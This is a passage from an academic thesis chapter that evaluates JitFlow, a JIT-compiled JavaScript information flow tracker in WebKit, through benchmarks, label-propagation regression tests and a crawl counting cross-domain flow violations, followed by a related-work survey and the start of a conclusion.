8.0.1 Effect on Performance

To demonstrate how JIT compilation of dynamic information flow tracking reduces the performance impact within an information-flow tracking VM, we execute three established JavaScript benchmark suites: SunSpider version 1.0 [Sun12], V8 version 6 [Goo], and Kraken version 1.1 [Moz11]. A dual Quad Core Intel Xeon E5462 2.80 GHz with 9.8 GB RAM running Ubuntu 11.10 (kernel 3.2.0) executes all benchmarks using `nice -n -20` to minimize operating system scheduler effects. After running each suite once for warm-up, the test software executes 10 repetitions for each benchmark to obtain stable results and reports the geometric mean of these repetitions to discount outliers. Note that the results for these benchmarks do not include the overhead for JIT compiling the code since this happens during the warm-up run.

Previous implementations of information flow (Table 8.1) experience a handicap by beginning with an unmodified interpreter that performs an average of 287% slower than JIT-compiled code. On a relative basis, JitFlow outperforms all of the previous work listed in Table 8.1. JitFlow also outperforms on an absolute basis when measured with respect to much faster JIT-compiled code.

To provide a consistent basis for performance comparison, we implemented information flow




Figure 8.1: Performance of the SunSpider benchmark normalized by the `JavaScriptCore` JIT compiler.

tracking in WebKit's interpreter and JIT compiler using the same label encoding and supporting data structures introduced in Chapter 5. The benchmarks measure the performance of JIT-compiled tracking code (JitFlow) vs. interpreter code (FlowCore) in exclusive modes. As illustrated in Figures 8.1, 8.2, and 8.3, the average performance impact for JitFlow (Sunspider 74%, V8 108%, and Kraken 38%) clearly demonstrates that JIT-compiled code implementing dynamic information flow tracking outperforms the execution speed of an unmodified interpreter. Hence, the JitFlow implementation sets a new bar for dynamic information flow systems.

At the outset, we engineered and incorporated the information flow tracking logic in the JavaScriptCore interpreter, creating FlowCore. This effort gave us a deep understanding of WebKit's JavaScript VM and allows a comparison between the relative performance impacts of implementing dynamic information flow tracking in the interpreter vs. the JIT




Figure 8.2: Performance of the V8 benchmark normalized by the `JavaScriptCore` JIT compiler.

compiler. Even when implementing information flow in a JIT compiler, the overhead measured as percentage relative to the baseline does not necessarily correspond to that seen when implementing the same framework within the JavaScript interpreter. For example, the SunSpider benchmark (Figure 8.1) shows an overhead of 137% in the interpreter, while the JIT compiler shows only 74%. Appendix C contains a full account of the performance on each individual benchmark (using the encoding and framework as described in Section 5.1.1).

Many of the benchmarks, such as `regexp` in V8 and the `json` family of tests in Kraken, run with essentially the same speed as the unmodified JIT compiler. These tests perform fewer control-flow branches and make a higher percentage of native code calls compared to other tests. Meanwhile, the `controlflow-recursive` test in SunSpider introduces the most overhead, at 346%, because it has a very large number of executed branches in recursive function calls and conditional tests. These control-flow constructs cause the dynamic




Figure 8.3: Performance of the Kraken benchmark normalized by the `JavaScriptCore` JIT compiler.

information flow VM to perform additional work to maintain the control-flow stack. Each time the VM recursively calls a function, branches on a conditional, or iterates a loop, it executes the control-flow tracking instructions (Section 6.1), incurring an overhead relative to an unmodified VM.

Overall, the low impact for the JIT-compiled information flow tracking logic (73% on average, on compute intensive benchmarks) highlights the practicality of dynamic information flow as a security enhancement for the outdated JavaScript security model.

Impact of Conservatively Labeling Doubles

As previously stated in Section 5.1.1, the current format of doubles within WebKit does not allow directly encoding a label within the representation of a double. All operations involving doubles implicitly carry the highest label available at the time they execute. This conservative labeling strategy might conceal the performance drawback for benchmarks focusing on doubles.

To show that this implementation detail has little performance impact, we report the percentage of operations creating doubles vs. other `JSValues` for each of the three benchmark suites. In SunSpider, doubles comprise 4.7% of created `JSValues` while in the other test frameworks double comprise fewer than 1%, 0.23% in V8, and 0.96% in Kraken. This ratio lets us conclude that, in those three benchmark suites, doubles account for only a small fragment of created values and therefore do not influence the overall performance impact.

8.0.2 Correctness

The JITFLOW implementation, including `FlowLabelRegistry` and other data structures, adds approximately 4,000 lines of C++/assembly code to WebKit's codebase[2]. To validate that the modifications JITFLOW makes to JavaScriptCore's JIT engine for tracking the flow of information throughout execution of a JavaScript program do not introduce any errors, we made sure that none of our modifications broke any of the Mozilla regression tests in the WebKit repository. This suite consists of over 1,000 test cases covering core JavaScript functionality, including arrays, dates, functions, numbers, objects, regular expressions, and strings.

In addition, we wrote a suite of test cases that check the correct label propagation for the information flow tracking logic and added them to the regression suite. These tests exercise label propagation for all of the implemented binary operations and control-flow structures: `if`-statements, the various loop constructs including break and continue statements, `eval`, and function calls. These these tests make use of a first-class labeling framework [HKB+13]

[2] Calculated by performing a `git diff base | grep "^+[^+]" | wc -l`

(Chapter 7) that permits explicit application and inspection of labels within the JavaScript language itself, allowing incorporation of the test cases into the regression suite.

```
1  var a = (new FlowLabel("labelA"))(24);
2  var b = (new FlowLabel("labelB"))(12);
3
4  var res = a + b;
5
6  reportCompare(36, res, "add␣value␣incorrect.");
7  reportCompare(true, (labelof res).subsumes(labelof a),
8                "wrong␣first␣label␣in␣add");
9  reportCompare(true, (labelof res).subsumes(labelof b),
10               "wrong␣second␣label␣in␣add");
11
12 reportCompare((labelof res), (labelof a).join(labelof b),
13               "wrong␣joined␣label␣in␣add");
```

Listing 8.1: Regression test verifying correct label propagation for additions.

Listing 8.1 shows one of the crafted regression tests for confirming correct label propagation. In keeping with the other examples (Section 6.2.2), this test focuses on the correct label propagation for integer addition.

The integer addition test begins by giving each of the input operands separate labels. Line 1 assigns input variable a the value 24 with label labelA (internally mapped to 0001) and line 2 assigns input variable b the value 12 with label labelB (internally mapped to 0010).

After initialization, the test performs the addition on line 4. To provide feedback during development, the test uses the reportCompare function, provided by the regression suite. On line 6, it checks that the result has value 36 as expected.

Further sanity checking occurs on lines 7–10 to ensure that the label attached to the result subsumes the label attached to each of the inputs. Finally, on line 12, the test verifies that the label attached to the result of the addition (0011) matches the join of the labels on the operands (0001|0010).

8.0.3 Real World Applicability

Conforming to the capabilities of the attacker (Section 3.1), this evaluation defines an information flow violation as the inequality of domains between a network data payload and the target. When the label of the payload indicates that the data has been influenced by any origin other than the destination domain, the network request represents a communication to a foreign party, possibly an attacker-controlled server.

To verify that JitFlow detects information flow violations, a web crawler automatically visits web pages and stays on each web page for 60 seconds. The web crawler visits a randomly sampled selection 100 of the Alexa Top one million [Ale] web pages. To simulate user interaction, the web crawler fills out HTML-forms and submits the first available form on each visited page. For all of the following results, the crawler used information flow in both the JIT compiler and the interpreter, demonstrating a seamless switch between the two, as occurs in real-world browsing.

	Ranked by Number of Included Domains			Ranked by Number of Flow violations		
	Alexa Rank	*Page*	*Dom.*	*Alexa Rank*	*Page*	*Flows*
1	556,895	`prizyvnikmoy.ru`	13	683,716	`onefeat.com`	295
2	540,606	`finn-dinghy.de`	13	592,642	`train-shop.net`	80
3	438,078	`mitula.ch`	13	196,697	`nudepornstarz.net`	78
4	19,658	`roxio.com`	13	394,557	`just-eat.no`	51
5	999,112	`printertransferroller.blogspot.com`	12	889,993	`sfee.gr`	49
6	799,519	`masteringonlinemarketing.com`	12	801,235	`aksgonline.com`	37
7	683,716	`onefeat.com`	12	556,895	`prizyvnikmoy.ru`	35
8	507,796	`ifm-bonn.org`	12	992,317	`mentoring-uk.org.uk`	30
9	494,397	`natives.co.uk`	12	540,774	`buildinglebow.com`	27
10	472,505	`wcode.ru`	12	834,020	`tct.net.ua`	24
		Average (of all 100 pages)	7		Average (of all 100 pages)	12

Table 8.2: Web pages including content from the greatest number of different domains (left) and web pages having the greatest number information flow violations (right).

Including other domains.

Modern web applications integrate content from several different origins on the web. The collected statistics show that each of the visited web pages include an average of 7 different origins for their content. The inline label approach lets JitFlow directly encode up to 16 different domains within one label. This technique permits an efficient encoding even for the web pages including the most content: `prizyvnikmoy.ru`, `finn-dinghy.de`, `mitula.ch`, and `roxio.com` including content from 13 domains. These findings complement the results of Nikiforakis et al [NIK^{+}12], who visited over three million pages for their empirical study showing that more than 90% of all pages include code from less than 15 different domains.

Information flow violations

The JitFlow web crawler first visited the sample of pages using the interpreter and found 1,155 information flow violations. The page `onefeat.com` had the highest observed number of violating flows, at 295. On average, the crawler detected 12 violating flows per page in our sample (Table 8.2).

The crawler revisited the same pages the following day using the JIT compiler and found 1,173 violations. Because the unit test cases used to develop both the interpreter and JIT compiler implementations attest to the same flow tracking and detection abilities, we attribute the 1.5% variance between runs to dynamic page content. For example, the page `newsarama.com` increased the number of content requests from 11 to 18 between the two runs, where our network monitor recorded 16 violating information flows in the interpreter and 28 information flow violations in the JIT. Groef et al. [GDNP12] report a similar phenomenon when evaluating their system on real web pages.

The evaluation does not distinguish between malicious flows and detected flow violations due to the presence of Content Distribution Networks (CDNs), which modern web pages use for performance reasons to serve content to their users. The first-class label feature acts as a path to adoption, providing a way for web application developers to express allowed information flows and whitelist requests to their own CDNs.

8.1 Summary

Today, web users miss out on the increased protection afforded by information flow tracking. All major browsers include a just-in-time compiler and vendors advertise their performance compared to competitors. Under these circumstances, implementations of information flow tracking in the JavaScript interpreter are no longer suitable.

JitFlow directly addresses the performance overhead of information flow by implementing the tracking logic in JIT-compiled code. In spite of the prior work and analysis done to develop FlowCore, JitFlow does not "just" transplant interpretative tracking techniques to a JIT compiler. To achieve even better performance it (i) optimizes the allocation of the control flow stack to track implicit flows, (ii) it caches the top label of the control flow stack to optimize frequent accesses, and (iii) it inlines the assembly code that maintains the control flow stack to avoiding costly trampoline jumps. Without these optimizations, a good part of the speedup from JIT compilation would have been lost.

JitFlow has an average tracking overhead of 73% relative to a baseline JIT compiler on CPU-intensive benchmarks. On absolute terms, its performance measures more than twice as fast as the fastest known JavaScript information flow tracking interpreter. In practice, steps such as DNS lookup, parsing and rendering, and content transmission also factor into the browser performance equation. Consequently, using information flow tracking for realistic web browsing affects the user experience far less than CPU-intensive benchmarks may suggest. We consider the overhead more than acceptable — especially since users benefit from substantially increased security in return.

Chapter 9

Related Work

The amount of research on preventing cross-site scripting underscores its importance. This chapter shows how our work relates to the increasingly active field of information flow security.

Several other works on information flow control in JavaScript, such as that by Hedin and Sabelfeld [HS12] and Austin and Flanagan [AF09, AF10, AF12], influenced the design and implementation of JitFlow. Kerschbaumer et al.[KHL$^+$13] uses the interpreter portion of JitFlow as part of a comprehensive solution that tracks scripting-exposed subsystems in WebKit, including JavaScript VM, the DOM, and user generated events. We think that all of the approaches mentioned below can immediately benefit from increased performance via our contribution of techinques to implement information flow tracking for JIT compilers.

9.1 Foundations of Information Flow

The development of Information Flow dates back to the late 1970's, and arises out of a desire to trace and detect information leaks that can occur in computer systems. In 1976, Denning introduced "A Lattice Model of Secure Information Flow" [Den76] that permits a concise formulation of security requirements through the mathematical relations on a partially ordered set of security principals. The lattice model provides a unifying view of all systems that restrict information flow, overcoming undecidable analysis present in security mechanisms based on access control [Lam74]. Shortly following this insight, Denning and Denning [DD77] introduced a Pascal compiler that exploited the properties of the security lattice to verify secure information flow through a program. A program fails certification when the static analysis phase of the compiler detects an implicit information flow.

In 2001, the programming language Jif (Java Information Flow), introduced by Meyers et al.[MZZ$^+$01] proved the feasibly of tracking information flows within real programs. The Jif interpreter introduces a security-type system that allows annotation of Java types with confidentiality labels that refer to variables of the dependent type `label` [SM03]. Jif extends the lattice model with a system of decentralized labels [ML00]. JitFlow borrows this approach for dealing with the multitude of principals that require separate and distinct representation within a web page.

Both of these works demonstrate the ability of static typing systems to verify secure information flow. JitFlow incorporates these insights into its labeling mechanism, adjusting as necessary for a dynamically typed language.

9.2 Information Flow in Other Languages

Chandra and Franz [CF07] present an information flow framework for the Java VM combining static and dynamic techniques. A static analysis annotates paths of information flow within the resulting bytecode. At runtime, the VM uses these annotations to maintain labels on variables lying in *non*-executed control flow paths. Unlike other approaches that freeze policies at compile time, their system preserves enough separation between the policy and enforcement mechanisms that policy changes can be dynamically updated during runtime. JitFlow shares a focus on the bytecode, which enables lower-level instrumentation and analysis.

9.3 Information Flow Tracking in JavaScript

Unlike statically typed languages such as Java, JavaScript code benefits from dynamic analysis during program execution. In addition to loading code at the browser's request, JavaScript allows and frequently uses the `eval` function [NIK+12], which converts strings into code. As a result, static analysis techniques can never analyze all code before execution. Unfortunately, dynamic program analysis has drawbacks, too. Unlike static analysis, it both adds to the execution time and restricts analysis to properties of actually executed code paths. The latter prevents a single execution of a dynamic analysis from determining passive implicit flows. Consequently, other research also exhibits tracking up only up to active implicit flows.

9.3.1 Source Rewriting

Yu et al.[YCIS07] use rewriting to force all untrusted JavaScript code through an instrumenting filter that identifies relevant operations, modifies questionable behaviors, and prompts the user (with a web page viewer) for decisions on how to proceed when appropriate. A separate policy then ensures that the code behaves in a controlled manner, even permitting self-modification at runtime.

Chudnov and Naumann [CN10] implement runtime-inline monitoring, based on its applicability to dynamically-typed, interpreted languages, featuring `eval`, such as JavaScript. They argue that inlining should occur at the source code level, because of the widespread practice of delivering JavaScript source code to browsers and the non-portability of any VM-level implementation across browsers. Their proposal relies on the JIT to maintain acceptable performance, but they provide no implementation, only a proof of correctness for the inlined monitor. FlowCore modifies the VM-runtime in order to maintain performance during a time when browser vendors heavily market their execution speend. Additionally, their proof rests on a small abstract syntax that does not fully represent the complexity of JavaScript.

Jang et al.[JJLS10] employ a JavaScript rewriting-based information flow engine to document 43 cases of history sniffing within the Alexa [Ale] Global Top 50,000 sites. Their framework invokes a rewrite function on JavaScript code and encapsulates it into a monitored closure. The interpreter invokes this function on JavaScript code before delivering it to the bytecode compiler. Although rewriting the source can instrument policy enforcement mechanisms, their current implementation fails to detect implicit information flows. They give no performance numbers, but we reason that these closures incur a high memory and function call overhead, something that JitFlow seeks to prevent by operating at the instruction level.

Magazinius et al.[MRS12] also employ the source-rewriting techinque that operates on-the-fly with an overhead between 2× and 3×. Their work inlines dynamic information flow monitors every time the interpreter evaluates a code string, which pertains to all JavaScript applications because they ship as source. The monitors implement shadow variables that track the security label of the original in addition to a hidden shadow variable for tracking the program counter. They demonstrate satisfaction of non-intereference property even for the dreaded `eval` statement. The inlining technique remains advantageous in that it requires no modifications to the hosting environment.

9.3.2 Control Flow Stack

JitFlow implements the control flow stack as a runtime shadow stack, which records the history of the labels attached to the program counter at each control flow branch. Many researchers have used the runtime shadow stack technique to secure program execution [ABEL09, FS01, PC03]. It has also been successfully used in other information flow research [LC06]. The JitFlow implementation extends this research by instrumenting *explicit* instructions for manipulating the shadow stack into the existing instruction stream. After extensive literature review, we could not find any publications that introduce instructions for maintaining a runtime shadow stack data structure. Indeed, we could find no authors which address these important details so vital to implementors.

Vogt et al.[VNJ+07] modified an earlier version of SpiderMonkey to monitor the flow of sensitive information in the Mozilla web browser with dynamic data tainting. Their system explicitly identified data sources and sinks within the Firefox browser. Before execution, every script undergoes a static data flow analysis that simulates the VM operations on an *abstract stack*, to determine existence of information leaks. It initializes taint by marking sensitive data at each source and then tracks accesses dynamically. Their framework handles control structures such as `throw` and `try` conservatively, by statically marking all variables within that function as tainted. By monitoring the browser's data sinks, it detects when a script attempts to transfer tainted data to a third-party. Although the tainting mechanisms in this work closely parallel our own, we incorporate a *runtime* stack that allows for a more precise analysis about implicit flows which *actively* occur. JitFlow's labeling system also represents more security principals than simple data tainting.

9.3.3 Staged Analysis

Chugh et al.[CMJL09] attack the problem of dynamically loaded JavaScript staging the information flow analysis. Their approach statically computes an information flow graph for all available code, leaving "holes" where code might appear at runtime. This technique separates programs into statically analyzable components and parts that require dynamic analysis at runtime. Whenever new code becomes available, the browser subjects it to a static analysis that produces a subgraph of information flows. When the new subgraph merges with the current information flow graph, the system performs residual checks to ensure that the combined result cannot violate existing policy constraints. They also introduce a new policy language to the existing babel of languages used for web development. In contrast, FlowCore avoids delaying code execution and shifts analysis of information flows to runtime, enabling the developer to write application-specific policies in JavaScript itself.

Dhawan and Ganapathy [DG09] extended the approach to detect violating flows in browser extensions written in JavaScript. Their system, called Sabre (Security Architecture for Browser Extensions), associates each in-memory JavaScript object with a label that determines whether the object contains sensitive information. As with JitFlow, labels propagate with modification of the object. The browser raises an alert whenever the program accesses a secure object in an unsafe way (e.g. writes it to a file or the network).

Just et al.[JCSH11] improve on Vogt and Dhawan's approaches by adding support for control dependences created by unstructured control flow (`break` and `continue` statements) to the analysis of implicit indirect flows. JitFlow's integration with the JIT compiler achieves the same analysis with better performance due to a lower level implementation.

9.3.4 Taint Tracking, Secure Multi-Execution, and Isolation

Taint tracking approximates information flow security, but limits analysis to explicit flows. The omission of implicit flows has two advantages. First, the taint tracking overhead remains lower since it performs less tracking. Enck et al.[EGC$^+$10], for example, report an average overhead of 14% with their taint tracking solution for Android. Second, full tracking of implicit information flows requires static analysis [DD77, Mye99] or halting execution for some flows [AF09, AF10].

Several researchers independently developed a dynamic execution technique known as Secure Multi-Execution (SME). By evaluating all branches, SME prevents all explicit and implicit flows from occurring without the need to handle implicit indirect flows specially, e.g., via static program analysis. Capizzi et al.[CLVS08] execute a second copy of the Firefox browser and substitute inputs so that the two copies follow the same execution paths, one with public data and one with private data. By limiting SME to the Javascript engine alone, Groef et al.[GDNP12] lower the execution overhead in a project they call FlowFox. Devriese and Piessens [DP10] formalize the SME technique and prove strong soundness and precision guarantees for noninterference.

Nevertheless, SME unfortunately suffers from high overheads in both time and space. FlowFox, for instance, roughly doubles performance on Google's V8 benchmarks, but uses only two security principals (representing public and private). Austin and Flanagan [AF12] use "faceted values" to optimize SME, but still note that a webpage with n principals needs up to 2^n executions.

A number of researchers have evaluated isolation and sandboxing as a defense against XSS and other browser attacks. Grier et al.[GTK08] built the OP browser which combines formal methods with operating system design principles. It partitions the browser into subsystems with simple interactions and uses information flow to analyze attacks. Nadji et al.[NSS09] combine randomization of web content with runtime tracking to ensure that untrusted content injected into a page cannot be syntactically isolated from its surrounding content. The strength of this approach, called document structure integrity, lies in its ability to prevent XSS attacks not based on JavaScript. In contrast, JitFlow does not address information flows encoded within the structure of host provided objects [RSC09]. AdSafe [Cro09b], Caja [MSL$^+$08], and FaceBook JS [Fac11] exemplify a different approach focused on limiting a JavaScript programs capabilities, rather than identifying untrusted source code and isolating it during execution.

9.3.5 Type-Checking JavaScript for Information Flow

Many researchers give type systems intended to analyze JavaScript programs for information flow security. JitFlow forgoes formalized verification in a practical effort to target adoption of our work by developers focused on security debugging rather than end users.

Austin and Flannagan, in conjunction with Mozilla, promote sparse labeling techniques intended to decrease memory overhead and increase performance [AF09] and provide a formal semantics for *partially leaked* information [AF10]. Hedin and Sabelfeld [HS12] provide Coq-verified formal rules that cover object semantics, higher-order functions, exceptions, and dynamic code evaluation, powerful enough to support DOM functionality. Efforts along this line of research typically cover a core of the JavaScript specification, and have not seen wide-spread adoption.

9.3.6 Formalization

We currently do not have a formal proof that our framework can guarantee non-interference security. Although some researchers have worked toward providing a formalization of JavaScript semantics [YCIS07, HF07, MMT08, GSK10] on which such a proof could be based, we did not find any that were readily suitable for creating such a proof. These formalizations suffer from being incomplete with respect to all the features of JavaScript or are only available in paper form. Tackling such a drawback will require much future work to bring these efforts into a state where they can be easily used by implementors as a verification framework within an automated proof system. We eagerly await further research in this direction, so that we may identify and fix any bugs within our approach.

9.4 First-Class Labels

The difficulty of introducing information flow security into large bodies of existing code without developer assistance has been a long standing problem in the field [SM03]. To the best of our knowledge, no other work incorporates a first-class labeling system into a dynamically typed programming language. Instead other research on language-based information flow specific to JavaScript relies on automatic labeling frameworks that seek to provide end-users with secure browsers and minimize developer involvement. But the first-class label feature allows the developer to construct label objects, apply them to label other program values, compose them together, and use them as part of natively programmed policy functions, within a security testing environment. The first-class labels API moves beyond implementation of an information flow tracking engine to reflect portions of the labeling engine into the JavaScript environment, to enable targeted security debugging.

Li and Zdancewic [LZ06] present a security sublanguage that expresses and enforces information-flow policies in Haskell. Their implementation supports dynamic security lattices, run-time code privileges, and declassification without modifications to Haskell itself. The type-checking proceeds in two stages: (1) checking and compilation of the base language followed by (2) checking of the secure computations at runtime just prior to execution of programs written in the sublanguage. In contrast, our work presents extensions to an existing JavaScript environment and does not require rewriting of existing programs into a secure sublanguage.

9.5 Just-In-Time Compilation

JitFlow leverages existing architecture practices common among JIT compilers for JavaScript code, so that the techniques used in its development remain applicable to other JavaScript engines. Deutsch and Schiffman [DS84] performed early work on JIT compilation for the Smalltalk 80 system. Aycock [Ayc03] gives a concise survey covering state-of-the-art developments in JIT compilation. More recent advances in JIT compilation specifically in JavaScript engines were made by Gal et al.[GES$^+$09] and Hackett and Guo [HG12]. To the best of our knowledge, JitFlow marks the project to incorporate information flow into a JIT compiler.

9.6 Policy Enforcement

The Browser-Enforced Embedded Policy (BEEP) project [JSH07] introduced the idea of allowing a webpage to specify which scripts to trust, using the browser itself to filter out entire scripts. The framework hashes the source of each script and refers to a whitelist to determine the legitimacy of a script before executing it. A website author must place this whitelist in the `<head>` portion of a webpage, so that the browser can load it before executing any JavaScript that might change the list. Rather than focusing on the legitimacy of the script itself, FlowCore preserves the flexibility of executing all scripts as long as they do not incur an information flow violation, enabling business to continue including dynamically delivered advertisements.

Meyerovich and Livshits introduce an aspect oriented framework named ConScript [ML10] that supports weaving specific security policies with existing web applications. Using their framework, web authors wrap application code with fine-grained, application-specific security monitors specified in JavaScript, and enforced by a visitor's browser. They also provide a type-checker that verifies that policies do not accidentally contain common implementation bugs and show how to automatically generate a policy via static analysis of server-side code or runtime analysis of client-side code. Their system supports aspect wrapper functions around arbitrary code, while FlowCore focuses on monitoring network traffic. Although they define a policy specification framework that can refer to the browser objects exported to JavaScript runtime, it remains incapable of specifying a non-interference policy, so it cannot detect passive implicit information flows. An aspect oriented approach cannot detect and prevent implicit information leaks that occur due to control-flow transfers, as exhibited in Listing 7.1.

9.7 Mashup Security

Crites et al.[CHC08] have proposed "OMash", a mechanism which secures communication between scripts in a mashup, and overcomes the tradeoff between security and functionality imposed by the Same Origin Policy. OMash treats web pages as program objects and restricts communication to declared public interfaces. By abandoning the SOP for controlling DOM access and cross-domain data exchange, it avoids the SOP's vulnerabilities.

Barth et al.[BJM08] examine the existing `postMessage` API, that uses the ability of one frame to navigate another, providing a communication channel that bypasses the SOP, which restricts manipulation of objects across frame boundaries. They analyze existing attacks that occur when using a frame's location URL as a communication channel, and propose extending the API to allow the sender of a message to specify the recipient.

Chapter 10

Conclusion

The dynamic approach to information flow tracking in general still has some remaining challenges. In the case of JitFlow and FlowCore, these challenges spring from the lack of static analysis available in dynamically typed languages. For example, when using information flow in the web browser, the security principles do not become known until execution time. Although, the dynamic approach to information flow approach remains the most suitable option available, some outstanding issues concerning a path to adoption and the details about implementation need addressing.

10.1 Adoption of Information Flow in JavaScript

I identify three roadblocks to the adoption of dynamic information flow systems. First, the dynamic label upgrading leads to the intrinsic side-effect of label creep [SM03, Den82], which results in an unsatisfactory number of policy violations. Second, web application vary considerably, and no default policy could ever fit the diversity. Third, users expect all web applications to be responsive to input, no matter how complex the underlying operations. My experience implementing information flow in JavaScript offers some suggestions to combat label creep, the addition of a feature that helps developers author application specific policies, and an implementation that meets user performance expectations.

10.1.1 Addressing Label Creep

